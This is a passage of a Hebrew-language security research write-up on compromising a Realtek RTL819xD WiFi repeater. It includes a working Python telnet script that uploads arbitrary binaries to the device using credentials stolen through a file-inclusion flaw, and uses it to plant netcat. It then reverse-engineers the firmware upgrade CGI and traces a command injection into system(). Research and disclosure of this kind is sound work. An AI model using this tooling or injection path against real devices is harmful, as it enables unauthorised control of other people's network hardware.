על מנת להריץ קוד מקומפל תחילה בדקנו את סוג המעבד של אותו הרכיב:

```
# cat /proc/cpuinfo
system type             : RTL819xD
processor               : 0
cpu model               : 56322
BogoMIPS                : 658.63
tlb_entries             : 32
mips16 implemented      : yes
```

נמצא כי סוג ה-System type שלו הוא מסוג **RTL819xD**, ננסה לחפש עליו מידע נוסף באינטרנט.
לאחר חיפוש של שם המעבד, **להפתעתנו** מצאנו כי קיים פרוייקט בשם 'rtl819x-toolchain' ב-Github, אשר מכיל SDK שלם של לוח הפיתוח שהסתמכו עליו בייצור הרכיב!

בין היתר, הוא כלל את הפצת הלינוקס שרצה עליו, ו-Toolchain[7] של סדרת המעבדים ומסמכים נוספים:



בעזרת ה-toolchain נוכל לבצע Cross Compile[8] לקוד שלנו ובכך אם נצליח להעביר את קובץ ההרצה שכתבנו (בחלק הבא) לרכיב - נוכל להריץ אותו.

[7] **Toolchain** - סט של כלי תכנות המשתמשים לביצוע משימות פיתוח תוכנה מורכבות או יצירה של תוכניות. בדר"כ הוא מכיל מהדר, מקשר, ספריות, מנפה שגיאות ועוד.

[8] **Cross Compiler** - קומפיילר מיוחד אשר מסוגל לקמפל קוד על פלטפורמה א' כדי שירוץ על פלטפורמה ב'. לדוגמא לקמפל קוד בשפת C על ווינדוס 7 שיוכל לרוץ על Linux בארכיטקטורת ARM.

העברת הקבצים לרכיב

נוכל להשתמש בפקודה Echo כמו מקודם כדי להעביר רצף הקסהדצימלי שיהווה את הבינארי המקומפל שלנו. אך כיוון שגודל פקודה מקסימלית ברכיב הוא עד 4000 תווים והעברת קובץ גדול יכולה להיות עבודה שחורה, לכן בשביל לייעל את העבודה כתבנו סקריפט Python אוטומטי שיעביר את הקובץ ביתר בקלות.

כלומר, נוכל להעביר **כל קוד** שרק נרצה באמצעות קימפול שלו עם ה-SDK שמצאנו עבור רכיב זה:

```
import getpass
import sys
import telnetlib
import binascii;
import time

'''
    Created by Hay and Omer, WIFI Repeater Research @ 2017
'''

ascii_art = """\
  _______  _              _     _______                    __
 |__   __| | |            | |   |__   __|                  / _|
    | | ___| |_ __   ___| |_     | |_ __ __ _ _ __  ___| |_ ___ _ __
    | |/ _ \ | '_ \ / _ \ __|    | | '__/ _` | '_ \/ __|  _/ _ \ '__|
    | |  __/ | | | |  __/ |_     | | | | (_| | | | \__ \ ||  __/ |
    |_|\___|_|_| |_|\___|\__|    |_|_|  \__,_|_| |_|___/_| \___|_|

"""

print ascii_art

def getInputs():
    HOST = raw_input("Enter your remote ip: ")
    command = ""

    user = raw_input("Enter your remote account: ")
    password = getpass.getpass()

    return HOST, user, password


def openTelnetConneciton(host, user, password):
    tn = telnetlib.Telnet(host)

    tn.read_until("login: ")
    tn.write(user + "\n")
    if password:
        tn.read_until("Password: ")
        tn.write(password + "\n")

    return tn


def writeCommands(tn):
    formatted_file = ""
    MAX_COMMAND_SIZE = 4000

    tn.write("cd /var\n")
    filepath = raw_input("Enter your local file path: ")
    remote_file_name = raw_input("Enter your remote file name: ")
```

```
    print "reading file"
    file = open(filepath,'rb')
    file_content = file.read()
    file.close()

    print "converting file to \\x%2 formatted style"

    hex_file = binascii.hexlify(file_content)

    for i in range(0,len(hex_file),2):
        formatted_file += "\\x{}".format(hex_file[i:i+2])

    chunk_size = MAX_COMMAND_SIZE - 17 - len(remote_file_name)
    chunk_size -= chunk_size%4

    print "begin transfer file"

    for i in range(0,len(formatted_file),chunk_size):
        command = "echo -n -e \"{}\" >>
{}".format(formatted_file[i:i+chunk_size], remote_file_name)
        tn.read_until("#")
        tn.write(command+"\n")
        got_to = i + chunk_size;

    if got_to < len(formatted_file):
        command = "echo -n -e \"{}\" >>
{}".format(formatted_file[got_to:got_to+len(formatted_file)%chunk_size],
remote_file_name)
        tn.read_until("#")
        tn.write(command+"\n")

    tn.read_until("#")
    print "waiting to last transfer to finish"
    time.sleep(3)
    tn.write("exit\n")
    print "transfer sucessful"

if __name__ == "__main__":
    host, user, password = getInputs()
    tn = openTelnetConneciton(host, user, password)
    writeCommands(tn)
```

פירוט הקוד:


1. פונקציית getInputs - אשר איתה נקבל כקלט מהמשתמש את פרטי ההזדהות איתם נתחבר לרכיב הפגיע, אשר אותם השגנו באמצעות פגיעות ה-Local File Inclusion שבממשק ה-Web.
2. פונקציית openTelnetConnection - באמצעותה נפתח חיבור telnet באמצעות פרטי ההזדהות שקלטנו בפונקציה getInputs.
3. פונקציית writeCommands - אשר אחראית על חלוקת הקובץ ל-Chunk-ים שונים אותם נעביר לרכיב שלנו.

"__main__" == __name__ If - התחלת ריצת התוכנית שלנו.

הרצת הסקריפט:


כדוגמת PoC, נעביר לרכיב כלי בשם Netcat - כלי אשר נמצא בארסנל הכלים של כל תוקף, ונקרא - "האולר השוויצרי של התוקף". בעזרתו ניתן לעשות דברים כגון:

1. העברת קבצים
2. ביצוע Reverse Shell
3. יצירת tunneling
4. העברת קלט פלט
5. סריקת פורטים



הרצת הקוד על עמדת הקצה, לצורך העברת הקובץ לרכיב התקשורת.

לאחר שהקובץ הועבר, נתחבר לרכיב דרך פרוטוקול telnet, ונראה כי הקובץ עבר בהצלחה, וניתן להריצו על הרכיב:




ויש לנו netcat על הרכיב ☺

כיוון שמדובר בגירסת לינוקס אשר מותאמת ייעודית לרכיב זה, וכיוון שפקודות וכלים רבים הוצאו ממנה - באמצעות הסקריפט שפיתחנו נעביר כל כלי חיוני שרק נרצה. **כלומר** - יש לנו יכולות העברת והרצת קבצים בהרשאות מלאות על הרכיב.

הנדסה לאחור של צד השרת

על מנת להבין באופן יותר מעמיק את פעולת הרכיב וכדי לראות האם נוכל למצוא עוד פגיעויות נוספות אשר יגדילו את היכולת שלנו לשלוט ברכיב, כגון שליטה על הרכיב דרך ה-WAN, החלטנו להנדס לאחור את לוגיקת צד השרת של ממשק המשתמש של הרכיב.

נבדוק תחילה איזה לוגיקת צד שרת נמצאת על הרכיב, באמצעות חיפוש מיקום הקבצים. זאת נוכל לעשות על ידי שימוש בפקודה ps ב-Linux, אשר תראה לנו את שורת הפקודה שהפעילה את שירות ה-httpd:



ניתן לראות שהקבצים מאוחסנים בנתיב '/usr/www/cgi-bin', ולפי שם התיקייה אפשר להבין שמדובר בקבצי cgi[9].

[9] **CGI** - Common Gateway Protocol, פרוטוקול שמאפשר לשרתי http להריץ אפליקציות בינאריות כדי להגיש דפי web

נסתכל בתוכן התיקייה '/usr/www/cgi-bin':

```
Telnet 10.100.102.29
# pwd
/usr/www/cgi-bin
# ls
webproc  webupg
#
```

נראה שיש לנו כאן שני קבצים, אך איך נדע איזה קובץ מקושר לאיזה פעולה בממשק המשתמש? נשטט כמובן בממשק ה-Web, ונראה שכמעט כל פעולה שבממשק קוראת לקובץ webproc, למעט פעולת שדרוג ה-firmware שקוראת לקובץ webupg.

נעביר את שני הקבצים למחשב שלנו על ידי שימוש בכלי netcat שהעברנו מקודם לצורך חקירה נוספת.

ישנים עם הביטים

במהלך תהליך החקירה בדקנו את קובץ webproc אך לא נמצא שום דבר מעניין ולכן נחסוך מכם התמקדות בו, ונתמקד בקובץ השם - webupg.


כעת, שיש לנו את webupg ננסה לפתוח אותו ב-IDA ונראה כי הוא מצליח לפתוח ולזהות אותו. כמו כן נשים לב שהקוד קומפל עם שמות הפונקציות, מה שעוזר לנו לבצע הנדסה לאחור בעקבות כך ששמות הפונקציות נשמרים.

נבדוק האם ישנם strings מעניינים, ונסתכל על כמה מהם:

```
.rodata:00405F... 00000039 C upgrader -c %s -p %s -u %s -w %s >/var/upgrader.log 2>&1
.rodata:00405F... 00000005 C user
.rodata:00405F... 00000009 C password
.rodata:00405F... 00000005 C port
.rodata:00405F... 0000000A C image.img
.rodata:00405F... 00000009 C https://
.rodata:00405F... 00000060 C cd /var/;/usr/bin/wget --no-check-certificate https://%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:00405F... 00000066 C cd /var/;/usr/bin/wget --no-check-certificate https://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004060... 00000016 C rm /var/image.img -rf
.rodata:004060... 00000015 C rm /var/wget.log -rf
.rodata:004060... 0000000E C /var/wget.log
.rodata:004060... 00000005 C 100%
.rodata:004060... 00000008 C http://
.rodata:004060... 00000048 C cd /var/;/usr/bin/wget http://%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004060... 0000004E C cd /var/;/usr/bin/wget http://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004061... 00000006 C saved
.rodata:004061... 00000007 C ftp://
.rodata:004061... 00000047 C cd /var/;/usr/bin/wget ftp://%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004061... 0000004D C cd /var/;/usr/bin/wget ftp://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
.rodata:004061... 00000044 C /usr/bin/tftp -g -r %s -l /var/image.img %s %s >/var/tftp.log 2>&1\n
.rodata:004062... 00000015 C rm /var/tftp.log -rf
.rodata:004062... 0000000D C #!/bin/sh\n%s
```

כמו שניתן לראות כל ה-strings שמודגשים בצבע צהוב נראים כתבניות להרצת פקודות על הרכיב.

נבחן את המחרוזת שבה יש את המילה http, ונבדוק היכן בקוד היא מופיעה:



נראה שיש כאן משהו חשוד, חדי העין שמביניכם ישימו לב כי המחרוזת החשודה משומשת בפונקציית snprintf עם כמה פרמטרים, ולאחר מכן פלט הפונקציה מועבר כפרמטר לפונקציה **system**!

במידה והפרמטרים שמועברים לפונקציה זו הם הקלט של המשתמש, יש לנו פה חשד להרצת קוד באופן מרוחק. כעת, נחזור לבדוק את ה-Flow של התוכנית כדי לראות אילו ערכים נכנסים לפונקציית snprintf והאם אנחנו יכולים לשלוט בהם. החלק החשוד נמצא בפונקציה בשם HTTProcCtrl (מפיעה משמאל), נפרט על החלקים הנבחרים שבה:

```
.globl UPG_HttpProcCtrl
UPG_HttpProcCtrl:

first_stack_space= -0x140
sprintf_second_arg_stack= -0x13C
sprintf_third_arg_stack= -0x138
sprintf_fourth_arg_stack= -0x134
gp_value= -0x130
url= -0x128
user= -0x124
password= -0x120
port= -0x11C
dir= -0x118
system_command= -0x114
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x150      # Add Immediate Unsigned
sw      $ra, 0x150+var_4($sp)  # Store Word
sw      $s1, 0x150+var_8($sp)  # Store Word
sw      $s0, 0x150+var_C($sp)  # Store Word
li      $gp, 0x41E360    # Load Immediate
sw      $gp, 0x150+gp_value($sp)  # Store Word
move    $a1, $zero       # c
la      $t9, memset      # Load Address
li      $a2, 0x100       # n
move    $s0, $a0
jalr    $t9 ; memset     # Jump And Link Register
addiu   $a0, $sp, 0x150+system_command  # s
la      $v0, a80         # "80"
addiu   $a0, $sp, 0x150+url  # url_ptr
sw      $v0, 0x150+port($sp)  # Store Word
addiu   $a1, $sp, 0x150+user  # user
addiu   $v0, $sp, 0x150+dir  # Add Immediate Unsigned
addiu   $a2, $sp, 0x150+password  # password
addiu   $a3, $sp, 0x150+port  # port
sw      $v0, 0x150+first_stack_space($sp)  # dir_ptr
sw      $zero, 0x150+url($sp)  # Store Word
sw      $zero, 0x150+user($sp)  # Store Word
sw      $zero, 0x150+password($sp)  # Store Word
jal     UPG_FtpParse     # Jump And Link
sw      $zero, 0x150+dir($sp)  # Store Word
li      $v1, 0xFFFFFFFF  # Load Immediate
lw      $gp, 0x150+gp_value($sp)  # Load Word
beq     $v0, $v1, loc_404D7C  # Branch on Equal
lui     $v0, 0x44D       # Load Upper Immediate
```


בתחילת הפונקציה נקראת פונקציה בשם FtpParse שגם אותה הנדסנו לאחור, אך נקצר ונגיד שהיא מקבלת כקלט מצביעים בהם יאוחסנו הערכים של הפרמטרים הבאים: Url, Port, Username, Password, Dir, במידה ואותם פרמטרים נמצאים בבקשת ה-HTTP שנשלחה לשרת.

במידה והפונקציה הצליחה לפרסר את כולם, אנחנו עוברים לבדיקה שבודקת האם כתובת ה-URL מכילה את המחרוזת 'http://'.


לאחר מכאן, מעבירים את **<u>הפרמטרים שקיבלנו מהפונקציה FtpParse ל-snprintf החשוד שלנו וקוראים</u>**
לsystem, כלומר אנחנו יודעים בוודאות שהפרמטרים שאנחנו מעברים בבקשת ה-HTTP מועברים לפונקציית system, ולכן אנחנו יכולים להזריק פקודות שירוצו בסופו של דבר על הרכיב.

כעת נחזור לבדוק את ה-Flow כדי לראות איזה בקשת HTTP נצטרך לשלוח כדי להגיע לפונקציה זו, אשר נקראת בפונקציית Main של הקובץ webupg.


גם כאן נסביר חלקים ספציפיים בה:




כמו שאתם יכולים לראות נבדקת כאן האם הבקשה היא מסוג HTTP POST, ונבדק אם פרמטר ה- Content Type שמועבר בבקשה הוא מסוג application/x-www-form-urlencoded או multipart/form data.



